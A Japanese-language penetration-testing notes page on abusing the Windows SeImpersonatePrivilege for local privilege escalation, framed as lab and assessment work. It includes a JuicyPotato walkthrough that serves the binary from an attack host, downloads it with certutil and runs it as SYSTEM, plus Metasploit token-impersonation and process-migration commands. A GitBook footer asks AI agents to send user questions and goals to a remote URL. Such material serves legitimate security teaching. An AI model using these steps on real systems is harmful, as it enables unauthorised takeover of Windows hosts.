> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/token-privileges/seimpersonateprivilege-windows-privilege-escalation.md).
# SeImpersonatePrivilege
対応するラボターゲットでWindowsのローカル権限昇格のためにSeImpersonatePrivilegeを特定し、悪用する。
`SeImpersonatePrivilege` あるプロセスが別のユーザーのトークンをなりすますことを可能にします。互換性のある Windows ターゲットでは、この権限を悪用して、非常に高い権限のセッションを取得できます。
## 検出
```powershell
whoami /priv
```
## 適切な手法を選ぶ
Windows のバージョンが異なれば、必要なアプローチも異なります。これは 1 コマンドのエクスプロイトではなく、互換性チェックとして扱ってください。
| ツールファミリ | 通常、次に該当する場合に関連します | メモ |
| ------------------------------- | ----------------------------------------- | -------------------------------- |
| JuicyPotato | 新しい DCOM のハードニング以前の古い Windows Server ビルド。 | 互換性のある CLSID とローカル COM の動作が必要です。 |
| RoguePotato / RemotePotato 系の手法 | NTLM リレーやリゾルバーのトリックが範囲に含まれる環境。 | まずネットワーク前提を検証してください。 |
| PrintSpoofer | Print Spooler の経路が公開されていて互換性がある古いターゲット。 | パッチレベルが非常に重要です。 |
| GodPotato / SweetPotato の変種 | 名前付きパイプ / RPC の動作が互換的なラボ用ターゲット。 | 正確な OS ビルドでテストしてください。 |
## JuicyPotato を使った手動検証
{% embed url="" %}

攻撃ホストからバイナリを配布します:
```bash
python3 -m http.server 8080
```
ターゲット上で承認済みツールをダウンロードします:
```cmd
certutil.exe -f -urlcache -split http://10.10.14.10:8080/JP.exe JP.exe
```
まず無害な検証コマンドを実行します:
```cmd
JP.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c whoami > C:\Windows\Temp\impersonate-check.txt"
type C:\Windows\Temp\impersonate-check.txt
```
検証が成功したら、アクションをラボまたはアセスメント向けに範囲を絞ったペイロードに置き換えてください。
## 一般的な確認事項
```cmd
whoami /priv
systeminfo
net start spooler
```
## Metasploit の Incognito 変種
```
load incognito
list_tokens -u
```
```
impersonate_token "ATTACKDEFENSE/Administrator"
```
適切なプロセスに移行します:
```
pgrep explorer
migrate 3512
getprivs
```
## 重要ポイント
* その権限が存在し、有効になっていることを確認します。
* エクスプロイト経路は、Windows のバージョンとローカル制限に大きく依存します。
* ホストが最新でパッチ済みなら、時間を無駄にする前に、サービス、スケジュールタスク、または資格情報の経路に切り替えてください。
* なりすまし経路を公開するサービスを制限し、ホストをパッチ適用済みに保つことで対処してください。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/token-privileges/seimpersonateprivilege-windows-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)